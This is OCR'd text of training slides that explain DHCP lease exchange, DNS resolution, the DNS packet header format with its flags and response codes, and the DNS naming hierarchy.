
Dynamic Host Configuration Protocol (DHCP)

- DHCP is used by DHCP servers to **distribute TCP/IP configuration** information to DHCP-enabled clients in the form of a lease offer


DHCPDISCOVER (IPv4) /
SOLICIT (IPv6) (Broadcast)
Send My DHCP
Configuration Information
1
2
3
4
DHCP-relay agent
5
DHCPREQUEST (IPv4) / REQUEST (IPv6) (Broadcast)
6
DHCPACK (IPv4) / Reply (IPv6) (Unicast)
Here is Your Configuration
Client Computer
DHCP Server

```
IP Address: 10.0.0.20
Subnet Mask: 255.255.255.0
Default Routers: 10.0.0.1
DNS Servers: 192.168.168.2, 192.168.168.3
Lease Time: 2 days
```


Notes:



Domain Name System (DNS)

- DNS is a **distributed hierarchical database** that maps URLs to IP addresses

What is the IP address of www.xsecurity.com
User
1 Query for DNS info
6 DNS cache of user is updated with IP address
I am not authoritative for www.xsecurity.com. Contact root server for .com namespace
Primary DNS
2 Query for DNS info
Internet Root Server
3
.COM Namespace
4
Authoritative DNS server for www.xsecutity.com
5 IP address of www.xsecurity.com is xxx.xxx.xxx.xxx



DNS Packet Format

<table>
<tr><th></th><th colspan="3">Byte 0</th><th colspan="3">Byte 1</th><th colspan="4">Byte 2</th><th colspan="4">Byte 3</th></tr>
<tr><td rowspan="5">IP Header</td><td colspan="2">Ver.</td><td colspan="2">H.Len.</td><td colspan="2">TOS</td><td colspan="8">Packet Length</td></tr>
<tr><td colspan="6">Identification</td><td>Flag</td><td colspan="7">Fragment Offset</td></tr>
<tr><td colspan="3">TTL</td><td colspan="3">Protocol</td><td colspan="8">Header Checksum</td></tr>
<tr><td colspan="14">Source IP Address</td></tr>
<tr><td colspan="14">Destination IP Address</td></tr>
<tr><td></td><td colspan="14">……………………………</td></tr>
<tr><td rowspan="2">UDP Heade</td><td colspan="6">Source Port</td><td colspan="8">Destination Port</td></tr>
<tr><td colspan="6">UDP Length</td><td colspan="8">UDP Checksum</td></tr>
<tr><td></td><td colspan="14">……………………………</td></tr>
<tr><td rowspan="4">DNS Data</td><td colspan="6">Query ID</td><td>QR</td><td>OPCode</td><td>AA</td><td>TC</td><td>RD</td><td>RA</td><td>Z</td><td>RCode</td></tr>
<tr><td colspan="6">Question Count</td><td colspan="8">Answer Count</td></tr>
<tr><td colspan="6">Authority Count</td><td colspan="8">Addl. Record Count</td></tr>
<tr><td colspan="14">DNS Query/Response Data</td></tr>
</table>

QR

- 0 Query
- 1 Response

Opcode

- 0 Standard Query (QUERY)
- 1 Inverse Query (IQUERY)
- 2 Sever Status Request (STATUS)

AA 1 = Authoritative Answer
TC 1 = TrunCation
RD 1 = Recursion Desired
RA 1 = Recursion Available
Z = Reserved, set to 0

Response Code


- 0 No Error
- 1 Format Error
- 2 Server Failure
- 3 Non-existent Domain
- 4 Query Type Not Implemented
- 5 Query Refused

Notes:

DNS Hierarchy

The DNS hierarchy comprises:

- **Root level domain**: The highest domain of all the domains in the hierarchy, it responds to requests and contains information about the global list of top-level domains such as .com, .org, .uk, or .nz
- **Top level domains**: Contains two types of domains, such as organizational and geographical hierarchies
- **Second level domains**: The actual domain name that varies from owner to owner. It can be named as per the user's desire and without any restrictions
- **Sub-domains**: When the main domain is split into parts, these parts are called sub-domains. For example, if an organization has its main domain as mydomain.com, then about.mydomain.com and contact.mydomain.com could be its sub-domains
- **Host**: The device that contains the DNS hierarchy domain names



Root

Top-level domains

.com

.org

Second level domains

domain.com

Sub-domains

one.domain.com

